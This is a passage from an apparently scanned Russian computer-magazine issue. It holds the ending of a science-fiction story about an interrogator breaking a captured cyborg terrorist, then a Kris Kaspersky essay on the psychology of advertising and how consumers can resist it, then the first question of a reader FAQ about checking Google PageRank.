— Нисколько я не удивляюсь. Мое дело — убивать. Ваше — делать так, чтобы все случилось именно там и именно тогда, где и когда запланировано. Я совершенно не заинтересован в том, чтобы эта штука где-то в затылке корректировала мою жизнь. Так что если это нужно вам, сами и занимайтесь этой проблемой. Что же случится через три часа, если вы не сможете найти меня, а вместе со мной и мой чип?

— Я не хотел бы даже думать об этом. У нас отработана схема эвакуации... Мы не станем ждать три часа. Через два с половиной руководство движения будет вынуждено сменить место базирования. Основные подразделения также будут передислоцированы. Суть — через три часа после задержания ты уже будешь не нужен ни мне, ни кому-либо другому. Ты станешь списанным материалом. Безвозвратной потерей. Но ведь ты знаешь, на что идешь?

— Конечно. Я один из тех, кто служит вам не из финансовых, а из идейных соображений.

— Да, я помню. Будем думать о хорошем, но... Но есть одно но, Мишель. Мы играем против людей, подготовленных ничуть не хуже нас. Есть один человек, против которого мы бессильны. Хотелось бы сказать: «Пока бессильны», но почему-то в светлое будущее верится с трудом. Никто из ныне живущих никогда не видел его, а те, кто видел, уже давно мертвы и не могут ничего рассказать. Есть только одно — прозвище. Антиквар. Запомни: если в течение первых двух часов к тебе придет Антиквар... Ампулу с ядом далеко не прятать. Понял? Он вынет из тебя душу, а вместе с ней и информацию из чипа...»

Мишель подумал, что два часа уже прошли. Если через тридцать минут он не почувствует под кожей плеча колющий микроимпульс, значит все кончилось и его списали.

Ноги затекли, но он боялся даже пошевелиться — парни за дверью, похоже, наблюдали за ним через какую-то скрытую камеру. Облизнув разбитые губы, он медленно покрутил головой, разминая окаменевшие мышцы шеи.

— Где этот проклятый Антиквар? — шепнул он себе под нос. — Существует ли на самом деле?

Парни отошли на пару шагов от того устройства, которое сосредоточенно настраивали все то время, что Мишель находился в комнате, покачали головами, а потом один из них что-то сказал в микрофон, спрятанный где-то в воротнике.

За дверью послышались шаги. Дверь отворилась, в комнату вошел человек — высокий, властный, в сером костюме и сверкающих лаковых туфлях, которые сразу приковали взгляд Мишеля. Остановившись в дверях, мужчина осмотрелся, молча кивнул парням, которые только и ждали этого сигнала, чтобы в мгновение ока исчезнуть.

— Мое имя Лоренс, — представился он, стоя спиной к Мишелю.

— Вам предстоит общаться со мной в течение ближайших суток. Если вы не умрете раньше.

«Сутки, — облегченно вздохнул пленник. — Значит, они успеют. Не придется даже напрягаться, выпутываться из этих сетей. Напротив, надо покрепче в них увязнуть...»

Тем временем Лоренс достал из внутреннего кармана пиджака маленькую записную книжку и ручку «Паркер», зачем-то посмотрел на часы и подошел к окну.

Лоренс пальцем отодвинул пластик жалюзи, сквозь прищуренные веки посмотрел на улицу, вздохнул. Вид из окна был удручающий — практически кадр из антиутопии. Обшарпанные стены, битые стекла...

— Выбрали же место, черт побери... Кондиционера нет, воняет чем-то... И, кажется, имеются тараканы.

Жалюзи с сухим треском вернулись на место. Закрыв глаза и помассировав их пальцами, Лоренс нехотя повернулся.

Изнутри дела обстояли ничуть не лучше. Стены с облезлыми обоями, исцарапанный паркет, практически полное отсутствие мебели.

Вместо люстры сиротливая лампочка на проводе. Хорошо хоть яркая...

На фоне такого грустного интерьера Лоренс выглядел просто сногшибательно — и именно за это его и ценило руководство. Этот мужчина в дорогом сером костюме от Гуччи с маленькой записной книжкой и «Паркером» в руках производил очень мощное впечатление на всех, с кем имел дело. Не нужны были никакие автоматы, никакие бластеры из бутафории Голливуда — только этот миниатюрный блокнотик и ручка с золотым пером. Дополнял картину совершенно безумный парфюм, который сводил с ума и женщин, и мужчин — в зависимости от того, с кем работал Лоренс в тот момент.

— Тараканы... — повторил он и поставил в блокноте жирную галку, — это плохо.

— Почему? — спросил Мишель.

— Это значит, что здесь пока еще есть для них пища, — пояснил Лоренс, — и, как следствие, квартира уже не кажется мне забытой и покинутой. А так не должно быть...

Лоренс закрыл блокнотик и убрал его во внутренний карман пиджака. Золотое перо было спрятано под колпачок, однако ручка пока осталась зажатой в ладони.

— Что это за штука? — Мишель кивнул в сторону стойки с аппаратурой. — Детектор лжи? Сканер памяти? Или что-то еще? Что-то из области научной фантастики?

Лоренс ухмыльнулся.

— Вы мелко плавааете. Сканеры, детекторы... Это все существует уже настолько давно, что глупо было верить, будто никто не придумал средств защиты от подобного рода воздействия. Уверен, что вы — создание достаточно тренированное. Да и ваш чип наверняка обладает средствами противостояния.

— Так на что же вы надеетесь?

— Знаете, что я вам скажу... Все настолько серьезно, я сомневаюсь в том, что мы оба покинем эту комнату... По крайней мере, целыми и невредимыми.

— Ну-ну... — казалось, что общаются два равных человека. Ни единым словом, кроме последней скрытой угрозы, Лоренс не выдавал своего превосходства, которое, безусловно, имело место.

— Верить или не верить — ваше дело, — по-прежнему ровно и даже с некоторой долей сопереживания в голосе кивнул он, — вы ведь понимаете, мы с вами здесь далеко не на равных — причем в обе стороны.

— То есть?

— То есть у каждого из нас есть некий аргумент, который делает нас — опять-таки каждого в своей области — неуязвимым перед собеседником. Но вот среднее арифметическое...

— Неужели стремится к нулю?

Лоренс улыбнулся, покрутил «Паркер» между пальцами и кивнул.

— Точно. Давайте прикинем...

Подойдя поближе, он остановился в паре метров. Пальцы правой руки очень ловко снимали с ручки колпачок и одевали его обратно. Мишель перевел взгляд с лица Лоренса на эти акробатические изыски и обратно, после чего сделал попытку подняться, но властный взгляд пригвоздил его к полу.

— Вы здесь не по своей воле — раз, — взмахнул Лоренс ручкой, словно указкой. — Согласны? Ну еще бы... Вы не можете встать и уйти — два. Я здесь главный — три. За дверями — сила, с которой вам не совладать, — четыре. Все эти факты делают вас очень уязвимым. Ручка летала туда-сюда, словно большая золотая пчела. Во всем этом не было и намека на попытку гипноза — просто Лоренсу, как дирижеру, так было удобнее отмечать вехи в разговоре.

— Свои плюсы вы перечислили. Теперь давайте мои минусы, и будем надеяться, что они окажутся не менее значимыми, — по звучанию голоса чувствовалось, что противник в этом диалоге у Лоренса достойный.

— Минус один, но он очень большой, — раздалось в ответ. — Вам известны адреса нескольких участников антиправительственной организации, именуемой себя «Ауткаст». Вы позиционируете себя изгоями в современном обществе и в силу разных причин совершаете противоправные действия, направленные на подрыв авторитета существующего строя...

— Как по учебнику! «Ауткаст»! И у вас я, наверное, прохожу не под именем, а под какой-нибудь кличкой!

— Точно. В вашей организации никто не знает вашего настоящего имени. По нашим сведениям, вы сменили несколько подставных имен, живете по поддельному паспорту и сейчас являетесь гражданином Греции с неожиданным французским именем Мишель Мегрэ. Вы в детстве начитались детективов? Поклонник Жоржа Сименона?

— Да. У меня действительно много имен — и последнее мне нравится больше всего.

— В теперешнем контексте слово «последнее» приобретает более широкий смысл, — усмехнулся Лоренс. — Давайте-ка я озвучу, что я ожидаю от нашего совместного пребывания в этой комнате. Вы готовы? Итак, вы называете мне имена и местонахождение своих ближайших соратников по организации, указываете свои ближайшие цели, живописуете в красках свою последнюю мерзость под названием «Взрыв под Эйфелевой башней»... Надо же, я только сейчас обратил внимание на эту связь: сначала вы выбираете себе новое имя, а потом... Французское имя — взрыв во Франции... Впредь надо быть более внимательным к мелочам...

Лоренс пробормотал себе под нос «Растяпа...» и отошел к окну. Вообще, это была не его задача — решать головоломки. Его всегда подключали на тех этапах операции, когда было уже не до этого — когда наступал форс-мажор, когда такие сволочи, как этот Мегрэ, находились в паре шагов от совершения очередного преступления. Но едва он подступался к своей части работы, как нередко замечал очень серьезные логические просчеты у своих коллег по министерству.

— Привыкли... стволами махать, — сказал он сам себе, вновь пододвигая жалюзи, — силовики. А потом: «Господин Лоренс, задержанный не высказывает желания сотрудничать... Явно не приказываю, но... Ваше вмешательство необходимо в интересах национальной безопасности...» Чистюли! Если бы хоть один из них напряг свои мозги... Он резко повернулся к Мишелю.

— Думаете, вы умнее всех? Я ненавижу террористов с тех самых пор, как еще в школе прочитал о том, что мир перевернулся одиннадцатого сентября! Ведь эта система тотального контроля, которую вы — непонятно из каких соображений — стремитесь побороть, именно она помогла победить чуму терроризма! И плюс ко всему, когда вас проклинаят, считая нелюдьми, я искренне радуюсь тому факту, что скоро истина станет доступна всем. Киборги хреновы...

Мишель прищурился. Последние слова ему очень не понравились.

— Что, я неправ? — Лоренс подошел вплотную; Мишель уже представил, как тот сейчас нарисует ему своей ручкой крест на лбу и выстрелит туда. — Ведь вы люди процентов на восемьдесят. Остальное — полупроводники. Вы идеальные исполнители. Знаешь ведь прекрасно, что это за штукавина, — и он махнул рукой в сторону прибора, — как только мне удастся подключиться к тебе и снять защиту, тайна твоей организации наконец-то станет достоянием служб безопасности.

— Да, вы правы, — сухо подтвердил Мишель, — я киборг. И я знаю, что запрограммирован. Но вы не представляете в процентном соотношении, сколько во мне истинного фанатизма и сколько компьютерного.

— Уверен, что компьютерного, встроенного в тебя — все сто, — Лоренс отступил на шаг, — еще никто из вас не смог доказать обратного.

— Вам?

— А тут что, есть еще кто-то? — Лоренс усмехнулся. — Мне. Больше никому доказывать не надо.

И вдруг Мишеля словно осенило:

— Вы Антиквар?

Лоренс замер на мгновение и сделал шаг обратно на то место, где стоял.

— Антиквар? — переспросил он, пробуя слово на вкус. — Почему? Мишель молчал. Или он ошибся, или это такая игра.

— Не знаю... Мне показалось, что... Да бросьте, забудем это. Глупость какая-то...

— Отчего же... — Лоренс хитро прищурился и улынулся. — Где вы услышали это слово? Вас инструктировали?

— Нет, — ответил Мишель и сразу понял: звучит фальшиво. Но все равно повторил:

— Нет.

— Хорошо, — Лоренс наклонился к самому лицу Мишеля.

— Да, я Антиквар.

В следующую секунду Мишель медленно отклонился назад, уперся затылком в стену и внезапно рванул угол воротника. Что-то маленькое сверкнуло на губах, и в то же мгновение Лоренс, словно ожидая чего-то подобного, со скоростью молнии воткнул «Паркер» ему в рот. Что-то хрустнуло, но это была не ампула с ядом, а выбитый зуб.

Мишель захрипел, но челюсти сжать не смог — ручка не поддалась. Дверь хлопнула. Чьи-то сильные руки схватили его голову, удар в живот заставил закашляться. Лоренс нажал на кончик «Паркера» — и рот Мишеля сам собой стал раскрываться. Он попытался проглотить ампулу, но Антиквар только рассмеялся:

— Даже и не пытайтесь. Глотать целиком — бессмысленно. Думаете, вы первый? Нет, со мной такие фокусы давно не проходят. Мой любимый «Паркер» со встроенным роторасширителем сделан из титанового сплава — перекусить не удастся. Думаете, я просто так тут ручкой у вас перед носом размахиваю? Смешно...

Он вынул изо рта Мишеля ампулу, бросил на пол и раздавил.

— Скажите, почему вы боитесь меня? Ведь наверняка вы делаете это неосознанно. Вас заинструктировали?

Мишель смотрел на него волком. По подбородку текла кровь. Он косился то на Лоренса, то на автоматчика, который пока не вышел из комнаты, и не делал никаких попыток освободить рот от железной штуки.

— Понимаю, с такой штукой во рту много не наговоришь. Но можно просто кивнуть...

Неожиданно Мишель ощутил какой-то легкий укол в углу правого глаза. Он заморгал, но руку, уже метнувшуюся к глазу, сумел остановить и пальцем показал на жуткое изобретение Лоренса.

— Ладно, убираю. Но поверьте, такие фокусы со мной не проходят. Давайте-ка лучше подключим его к нашему агрегату...

Щелкнув какой-то маленькой кнопкой, Лоренс вытащил ручку изо рта Мишеля, вытер слюну и кровь об его воротник, после чего кивнул охраннику:

— Надо его подтащить поближе к окну. Боюсь, сам он идти не захочет.

Покалывание в глазу стало сильнее. Мишель не выдержал и сжал веки, из глаза вытекла слеза. Лоренс тут же заметил это: — Что с вами?

Мишель замотал головой — он сам не понимал, что происходит. Ему показалось, что колющие ощущения переместились куда-то в голову. Он поднял испуганные глаза на Лоренса, и тот сразу все понял.

— Нанобот! — крикнул он. — Излучатель!

Легкое гудение возникло практически сразу, Мишель ощутил его всем своим телом. Жар волной прошел по телу, но было поздно. Легкий удар молнии в затылок — и Мишель сполз по стене на пол...

Очнулся он быстро — Лоренс бил его по щекам. Взгляд никак не мог сконцентрироваться на чем-то одном — все расплывалось, двоилось, кадры сменялись огромной скоростью... Наконец Мишель сумел напрячься и увидеть Антиквара.

Лоренс пристально смотрел ему в глаза, словно пытаясь прочитать там что-то.

— Что... это было? — выдохнул Мишель.

— Нанобот уничтожил чип, — ответил Антиквар, — стер всю твою программу. Те самые двадцать процентов сознания,

навязанные извне. И теперь ты человек, самый обыкновенный человек.

— Они успели... — криво усмехнулся Мишель. — И теперь все... Лоренс выпрямился, спрятал «Паркер» в карман пиджака и сказал:

— А вот это вряд ли.

Отойдя к окну, он вставил в ухо маленькую капельку передатчика и сказал:

— Они стерли киборга. В принципе я ждал этого. И более того — именно это и было нужно. Знаете, какое прозвище они мне дали?... Лично мне нравится. Антиквар. Да... Именно. Правда, меня это наводит на мысль об утечке информации, потому что мой стиль работы это прозвище объясняет недвусмысленным образом... Ну да бог с ним. Пусть боятся...

Мишель смотрел на него словно сквозь целлофан — мир оставался мутным, голос Лоренса доносился откуда-то издалека, будто Антиквар находился за стеной.

— ...Сейчас сделаю... У нас есть еще двадцать четыре минуты. Можно успеть выкурить сигарету, сварить и выпить кофе... С людьми ведь проще, чем с киборгами. Ладно, пора за дело.

Он отключился и подошел к Мишелю.

— Знаете, в чем ваша ошибка — ваша и ваших хозяев, или, как вы их называете, идейных вдохновителей? Вы думаете, что двадцать первый век уже настолько далеко зашел, что пути назад нет. Компьютеры, хакинг, нанотехнологии — это все для вас такие же повседневные вещи, как хлеб, вода, секс. Вы готовы встретиться со сканерами и детекторами лжи, вы считаете, что любая штука на кремниевой основе спасет вас от поражения, защитит, скроет ваши следы... Но сейчас вы снова человек. А человек — существо уязвимое. Независимо от того, какое на дворе столетие. И сейчас я вам это докажу. Докажу, что достать воспоминания из мозга человека легче, чем из памяти киборга. Ведь не зря меня назвали Антикваром. Все новое — это хорошо забытое старое.

Он вышел из комнаты буквально на минуту, а когда вошел, Мишель в ужасе постарался отползти в угол, но автоматчик, сопровождавший Антиквара, не дал ему это сделать...

Лоренс открыл окно и вдыхал зловонье мегаполиса, в тот момент куда более приятное атмосферы в комнате.

— ...Записали? У них две штаб-квартиры. У вас есть одиннадцать минут. С вашими возможностями перемещения по городу, думаю, вы реально успеваете. И знаете что, дайте мне отпуск. Надеюсь, у ваших сотрудников хватит ума содержать пленников в таких помещениях, куда не проберутся стиратели-наноботы...

Лоренс обернулся и посмотрел на умирающего Мишеля. В комнате очень сильно пахло паленым человеческим телом. Разорванная одежда, обожженное лицо, грудь и живот. Рядом на полу — включенный утюг с приплавившейся к нему кожей, которая все еще дымилась маленькими угольками.

— Я же говорил, достану. Все ваши секреты — на этом утюге. И неважно, какой век, — двести двадцать вольт в розетке еще никто не отменял.

Мишель хватал ртом воздух и чувствовал, как все уплывает куда-то...


— Он больше не нужен, — кивнул Антиквар автоматчику. Тот, хоть и сохранил самообладание, был бледен, как мел. — Можете расстрелять. Можете... Короче, все что хотите. Он отработанный материал. Думаю, что так считали и его хозяева. Да, и эта комната... Она мне не нравится. Тараканы... Не люблю. Он еще раз посмотрел на Мишеля.

— Прощай, киборг. С этой минуты я в отпуске. Так что утюг в морду, электрод в задницу — все это только через два месяца. Как этот мир проживет без меня, даже не знаю...

Он усмехнулся и вышел. А автоматчика стошнило... **II**



КРИС КАСПЕРСКИ



PSYCHO

РЕКЛАМА В СУМЕРЕЧНОЙ ЗОНЕ ПОДСОЗНАНИЯ

КАК НЕ ПОПАСТЬ НА РЕКЛАМНЫЙ КРЮЧОК

Реклама действует. Это факт! Но вот как именно она действует, не знает никто, поскольку действующая реклама всегда создается по наитию, и попытки повторить однажды придуманный рецепт практически всегда заканчиваются провалом. Какие же механизмы лежат в основе восприятия рекламы? Какое воздействие она оказывает на подсознание и как очистить свой разум от рекламных помоев?

Реклама атакует нас со всех сторон, внедряясь в информационное пространство нашего (под)сознания и просачиваясь на самую глубину, где она постепенно оседает, образуя мощные осадочные пласты, вступающие в сложные психоэмоциональные реакции, контролирующие наши поступки, мотивацию и много еще чего. Мы боимся рекламы: залезет, гадина, в душу, проникнет в подсознание и начнет воздействовать, заставляя нас приобретать абсолютно ненужные вещи, товары и услуги. Насколько обоснованы эти опасения? Как обнаружить послесвечения люминофора нашего подсознания после только, как по нему пробежит луч назойливой рекламы? Мнение, что реклама никак не воздействует на подсознание (распространяемое самими же рекламщиками), ошибочно. Если реклама увеличивает продажи, значит она работает, то есть торкает! В противном случае она разделила бы судьбу мамонтов и крупные производители отказались бы от нее еще лет 100 назад. Так ведь нет! Рекламные бюджеты составляют значительную статью расходов, что позволяет рекламщикам использовать передовые технологии скрытого воздействия, в существовании которых некоторые сомневаются, но, как говорится, молнии все равно, веришь ты в нее или нет. Вот точно так же и с подсознанием. Развивая аналогию дальше — молния не появляется из ничего. Ей предшествует целый комплекс явлений, таких как облака, гром, etc. Теоретические рассуждения о воздействии рекламы на подсознание никому не интересны. Намного важнее научиться определять, какие именно манипуляции происходят в каждом конкретном случае, как от них защититься и выкорчевать из своего подсознания чужеродные элементы.

✗ ИНСТИТУТ ПЧЕЛОВОДСТВА

Рекламу делают люди. Самые обыкновенные люди. Такие же, как мы с тобой. Предположим, что существуют некоторые закрытые источники информации, в которых расписаны все приемы манипуляции подсознанием. Тогда (учитывая количество людей, вовлеченных в рекламный бизнес) становится непонятно, каким образом до сих пор удалось сохранить полную секретность, и откуда дизайнеры узнают о том, чего не знаем мы?! Непрофессионализм большинства дизайнеров не просто поражает — он ошеломляет, как вид с Эйфелевой башни. Взять хотя бы наружную рекламу. Каждый второй плакат сделан с кучей дизайнерских вывертов, в результате чего совершенно непонятно, что именно он рекламирует. Пока не прочтешь текст, набранный «вывороткой» (то есть белым по черному) на рваном цветном фоне каким-то садистским шрифтом, можно только гадать, что делает парочка, устремившая свой улыбающийся взгляд в район новостроек.

Подсознание под рентгеном



Мощные диагонали цепляют взгляд и уводят его за собой (снимок Алекса Кагана «Перспективное направление», печатается с разрешения автора)

Рекламируют недвижимость?! Одежду?! Партию объединения и совокупления?! Оказывается, сотовую связь!

Реклама, неспособная донести идею, ради которой она, собственно говоря, и создавалась, в 99% случаев вообще не работает и никак не торкает. 1% относится к изображениям голых женщин, привлекающих внимание независимо от идеи и увеличивающих вероятность прочтения рекламного текста (если его, конечно, можно прочитать, не страдая мазохизмом). Впрочем, сейчас модно выдавать творческий понос за концептуализм. Заказчики, как это ни странно, склонны доверять не собственным чувствам (это отстой!), а увесистым аргументам исполнителя (мол, это последнее слово в дизайне и вообще чистый NLP/DHE). Если дизайнер не осилил даже базовых правил композиции и верстки, о каком манипулировании сознанием может идти речь?

Конечно, наличие плохой рекламы не исключает возможности существования хорошей, просто хорошая реклама намного меньше бросается в глаза. Как говорится, «дизайн должен быть незаметным, наиболее удачный дизайн воспринимается как отсутствие дизайна». В качестве примера можно назвать Google. Сравни его с другими поисковиками! Вот так и с рекламой. Чем активнее реклама вторгается в информационное пространство нашего сознания, тем активнее мы сопротивляемся и чуть что — сразу же ставим ментальный блок, мол, нас не проведешь на мякине! Ненавязчивая реклама зачастую успевает нанести удар еще до того, как будет воспринята именно как реклама. По аналогии с этим, чем меньше уличные знакомства с девушкой напоминают знакомства, тем выше шансы запикапить объект, в то время как на стандартный вопрос «Девушка, можно с вами познакомиться?» в 9 из 10 случаев последует неизбежное «Нет».

На самом деле мы не знаем, как выглядит торкающая реклама. И никто не знает. Учебников написано много: Клод Хопкинс «Научная реклама» (1929 год), Дэвид Огилви «Откровения рекламного агента» (1963 год); вот только выдающихся рекламщиков единицы, и научить создавать хорошую рекламу невозможно, как невозможно научить живописи, например. Технический прогресс за последние 100 лет освоил не только превосходную цветную полиграфию, но и звуковой ряд, вытесненный за последние годы видеорядом. Казалось бы, такие богатые возможности для рекламы, но, увы, читая Хопкинса, приходишь к выводу, что с 1929 года в рекламе по большому счету ничего не изменилось, а новые технологии лишь увеличили количество вовлеченных в рекламный бизнес непрофессионалов. Персональные компьютеры понизили порог «входимости», и теперь клепать рекламу может каждый даже совершенно неумеющий рисовать. А зачем рисовать?! Ведь у нас есть Фотошоп, Корел и стопка дисков с готовыми картинками! Как я уже говорил, хорошая реклама в 99,9% случаев создается по наитию. Криэйтор просто чувствует, что вот именно так — правильно, а все остальное — уродство и мрак. Даже если он не собирался манипулировать нашим сознанием, создаваемая им реклама превращается в мощный термоядер-



Первое поколение ноутбуков PowerBook от Apple

ный заряд, сметающий на пути все ментальные блоки и поражающий мозг насквозь. «Поколение П» Виктора Пелевина содержит множество откровений, и потому после Огилви это первая нормальная книга о рекламе, объясняющая сложные материи доступным языком. И хотя отношение самих рекламистов к ней варьируется от презрения до полного отвращения, она всячески рекомендуется к прочтению (у многих криэйторов это вообще настольная книга). Естественно, не стоит забывать, что Пелевин — это в первую очередь литератор и не все стоит воспринимать буквально.

✂ МЕТОДЫ ВОЗДЕЙСТВИЯ РЕКЛАМЫ

Реклама по своей сути ничем не отличается от прочих изображений (как фото-, так и видео-), а потому нещадно эксплуатирует тот же самый набор психовизуальных средств, который начал формироваться еще во времена наскальной живописи. Чтение книг по кино/фотографии приносит огромную пользу, поскольку там перечислены все базовые приемы композиции вкупе с техникой управления (под)сознанием и психологией восприятия. В частности, вертикальный кроп подсознательно читается как действие, а горизонтальный — как рассказ. Диагонали — отличный «сачок» для блуждающего взгляда, который цепляется за изображения и скользит вдоль них. Продолжать можно бесконечно, но суть не в этом. Нет, книги по фотографии дизайнерам лучше не читать. Многие настолько увлекаются творческой стороной вопроса, что забывают, чем они тут вообще занимаются и начинают творить художественные ценности, недоступные для понимания большинства обывателей. А заказчик... он, вообще-то, ожидает получить ночной горшок, а не хрустальную вазу. Чем отличается хорошая фотография (картина) от плохой? А тем, что в первой присутствует какая-то идея, выраженная графически и невыражаемая вербально (например, тоска по ушедшему лету, молодости, etc), а во втором этого нет. Но если художник может позволить себе роскошь зашифровать идею так, что ее не расшифрует и толпа искусствоведов, то реклама должна быть понятна всем и каждому. Необязательно на вербальном уровне. Но кроме запоминающегося логотипа в основе хорошей рекламы обязательно лежит некоторая идея. Почему голые девушки особенно эффектно смотрятся на фоне развалин? Простейший механизм противопоставления противоположностей объяснять не надо?! Подсознание поглощает это и без объяснений! Собственно говоря, набор средств для манипуляции подсознанием не так уж и велик. В основном это подобию/противоположности по цвету, тону или форме. Форма и тон — наиболее фундаментальные составляющие. С точки зрения подсознания, все, что мы видим, — это совокупность световых пятен. Цветовое восприятие в процессе эволюционного развития появилось совсем недавно, и подсознание до сих пор не разобралось, зачем оно и как с ним работать. А раз так, то главным действующим элементом рекламы



Влияние новизны информации на интерес восприятия

должен быть свет, а не цвет. А вот со светом у дизайнеров как-то не очень хорошо получается, и в большинстве случаев его (света) вообще нет. В том смысле, что яркостная составляющая не несет никакой информации, и если убрать цвет, изображение станет серым, плоским и совершенно невыразительным. Напротив, если в изображении присутствует свет, никаким переводом в ЧБ и никаким (разумным) размытием картинку не убить — совокупность пятен разной яркости образует устойчивый выразительный узор. Наше зрение устроено так, что в мозг посылаются одновременно как яркостная, так и цветовая составляющие, причем подсознание гораздо охотнее работает именно с яркостной составляющей, благодаря чему за единицу времени усваивается больше информации. Понимается, это не значит, что реклама должна быть черно-белой (ни один заказчик такую не примет!). Главное, чтобы в ней был свет. Соответственно, отличить плохую рекламу от хорошей можно путем перевода ее в ЧБ. Чем меньше ущерб это наносит рекламе, тем легче она воспринимается, потому что, повторяюсь, подсознание, в первую очередь работает именно с яркостной составляющей. В книге Железнякова «Цвет и контраст» приведена любопытная диаграмма, иллюстрирующая влияние новизны информации на степень ее усвоения. Абсолютно новая информация непонятна или требует слишком больших усилий для осознания, а потому идет лесом. Особенно в случае рекламы, разгадывать которую никто не собирается (за исключением реклам-ребусов типа «найти 10 отличий до и после покупки продукта», но это уже совсем другой случай). Абсолютно знакомая информация также безразлична в силу многократной повторяемости (задолбали!) и отсутствия новизны. Оптимальным является соотношение повторяемости и новизны 50% на 50%.

✂ ВОЛНЫ ИНФОРМАЦИОННОГО МОРЯ

Хорошая реклама практически всегда эмоциональна, что вполне логично. Если зритель останется равнодушным, если реклама его не зацепила, значит выпущенная стрела пролетела мимо. А эмоции, как известно из учебников по психологии, зависят как от вызвавшей их причины, так и от индивидуальной оценки смысла. Если реклама вызывает эмоции, но не содержит причин для совершения покупки, то она хоть и цепляет, но все равно не торкает. В рекламе форма уступает место содержанию. Реклама не заработает, пока доказательно не объяснит клиенту, почему он должен воспользоваться услугами компании «Неуловимый Джо и Ко». Хороший дизайн не спасет «немую» бездоказательную рекламу, хотя и придаст ей солидности, что тоже немаловажно, однако в долгосрочной перспективе на одной лишь солидности продержаться нельзя. Естественно, в зависимости от категории услуги/товара соотношение между эмоциональной и доказательной стороной рекламы варьируется в

очень широких пределах. Так, при покупке бижутерии мы практически на 100% эмоциональны, а при выборе новой материнской платы — на 100% рациональны, и текстиль цвета малинового пиджака навряд ли будет играть существенную роль при принятии решения.

Однако даже при покупке технически сложных товаров эмоции играют не последнюю роль, и реклама должна подготовить потребителя к встрече с товаром. Классический пример тому — Apple с ее ноутбуками PowerBook. Большими, тяжелыми, громоздкими... Но ведь именно такие ассоциации возникают при слове power! Выбор правильного названия зачастую играет решающую роль! А когда Windows 98 заглянула на презентации?! Не это ли психологическая артподготовка?!

✘ ПО СЛЕДАМ РЕКЛАМЫ

Существует мнение, что если, несмотря на все усилия маркетологов, мы так и не купили товар и не собираемся покупать его в дальнейшем, то реклама ушла лесом, не достигнув глубинных слоев подсознания. Это неверно. Допустим, в рекламе какого-то пойла нам авторитетно заявили, что у хорошего чая пакетик всегда с ниточкой. Реклама может и не сработать, но этот аргумент имеет шанс осесть в подсознании, заставляя нас бессознательно руководствоваться «ниточным критерием» и при выборе других сортов чая.

Самое интересное (и печальное) — мы редко помним, кем было сказано, но достаточно хорошо помним, что было сказано. В результате, информация, полученная из рекламы (которая по определению недостоверна), смешивается с данными авторитетных источников, названия которых все равно забываются, и остается только смутное чувство правильности выбора, известное под именем Интуиция (позднелат. *intuitio* — созерцание, от лат. *intueor* — пристально смотрю — способность принимать правильные решения, минуя промежуточные результаты).

Как избавиться от пагубного влияния рекламы? Вот тут кто-то советует совершать покупки максимально рационально, тщательно анализируя каждый критерий и полностью исключая иррациональную составляющую. Легко сказать, но трудно сделать! Допустим, чай А самый вкусный и дешевый, но он продается в одном-единственном месте, ехать за ним нужно через весь город и еще не факт, что он там будет. Чай Б похуже и подороже, зато он в ассортименте на каждом углу. Вопрос: насколько рациональна поездка за чаем А? Совершаем ли мы ее по собственному желанию или по велению рекламы?

Но чай — это ладно. Возьмем бытовую электронику, в которой рациональная составляющая рулит только так! Никакой рекламе мы не доверяем, читая многочисленные «независимые» обзоры и изучая спецификации. Проблема в том, что за место под солнцем сражаются десятки производителей, и если вдумчиво курить все обзоры, то мы так до конца сезона ничего не купим, а потому сознательно или бессознательно приходится ограничиваться одними лишь брендами. А бренды кто?! Если в случае чая мы можем перепробовать продукцию всех производителей, то электроника покупается всерьез и надолго, причем сравнивать ее практически не с чем (особенно учитывая, что у каждого производителя есть как удачные, так и неудачные модели). Вот и приходится руководствоваться критерием: чем больше рекламы, тем «брендовее» производитель.

Конечно, это очень упрощенная схема, но одна из целей рекламы как раз и состоит в том, чтобы потребитель узнавал логотип и название фирмы по первому сигналу, как собака Павлова.

Фирма, не дающая никакой рекламы, не вызывает доверия. Более того, обзоры ее продукции вообще никто не будет специально искать (как можно искать то, что неизвестно?), разве что они сами попадутся на глаза... Даже если реклама вызывает негативную реакцию, но прочно вбивает в память название фирмы (логотип), она работает, потому что среди товаров двух



Хорошая реклама представляет собой совокупность темных и светлых пятен, уверенно «читаемых» глазом при любой (разумной) степени размытости

фирм, одна из которых абсолютно неизвестна, а другая «знаменита» паршивой рекламой, мы все-таки выберем последнюю. Так уж устроена человеческая психика, хотя, разумеется, это утверждение справедливо только для больших выборок, а в масштабе отдельно взятых индивидуумов может и не подтверждаться.

Можно ли определить, какие последствия для нашего подсознания имел просмотр рекламы? Конечно! Ассоциативные цепочки — ключ к подсознанию. Просто называем слово (например, собака) и тут же не задумываясь начинаем произносить слова, приходящие нам в голову: ошейник, будка, миска, сосиска, etc. А теперь называем рекламируемый товар/фирму и смотрим, что у нас с ней ассоциируется. Раскручивая ассоциативные цепочки, нетрудно определить контуры рекламного отпечатка. В тот момент, когда наше бессознательное переносится на сознательный уровень, оно утрачивает силу, поскольку попадет под пяту рационального анализа.

Однако иногда при этом получают забавные результаты. В частности, у меня виагра устойчиво ассоциируется с «Педигри Пал», а «Педигри Пал», в свою очередь, — с PGP. Почему — не знаю, никогда не пробовал ни первого, ни второго, ни третьего. Наверное, потому и не пробовал третьего, так как оно стоит в одном ассоциативном ряду с виагрой.

✘ ЗАКЛЮЧЕНИЕ

Уверен, что статья будет полезна не только потребителям, стремящимся защитить свою тушку от рекламы, но и криэйторам, ее создающим. В конце концов, в качественной рекламе заинтересованы все: и рекламодатели, и криэйторы, и сами потребители, на средства которых реклама, собственно говоря, и создается, и которые ненавидят эту самую рекламу со страшной силой. Парадокс, но чем внимательнее мы разглядываем рекламу, тем меньше у нее шансов внедриться в область нашего бессознательного. ■

«МОЖНО ЛИ ОПРЕДЕЛИТЬ, КАКИЕ ПОСЛЕДСТВИЯ ДЛЯ НАШЕГО ПОДСОЗНАНИЯ ИМЕЛ ПРОСМОТР РЕКЛАМЫ? КОНЕЧНО! АССОЦИАТИВНЫЕ ЦЕПОЧКИ — КЛЮЧ К ПОДСОЗНАНИЮ»



СТЕПАН «СТЕР» ИЛЬИН
/ FAQ@REAL.XAKER.RU /



МАГ
/ ICQ# 884888 /



FAQ@REAL.XAKER.RU



Q: Подскажи сервис для проверки Google PageRank.

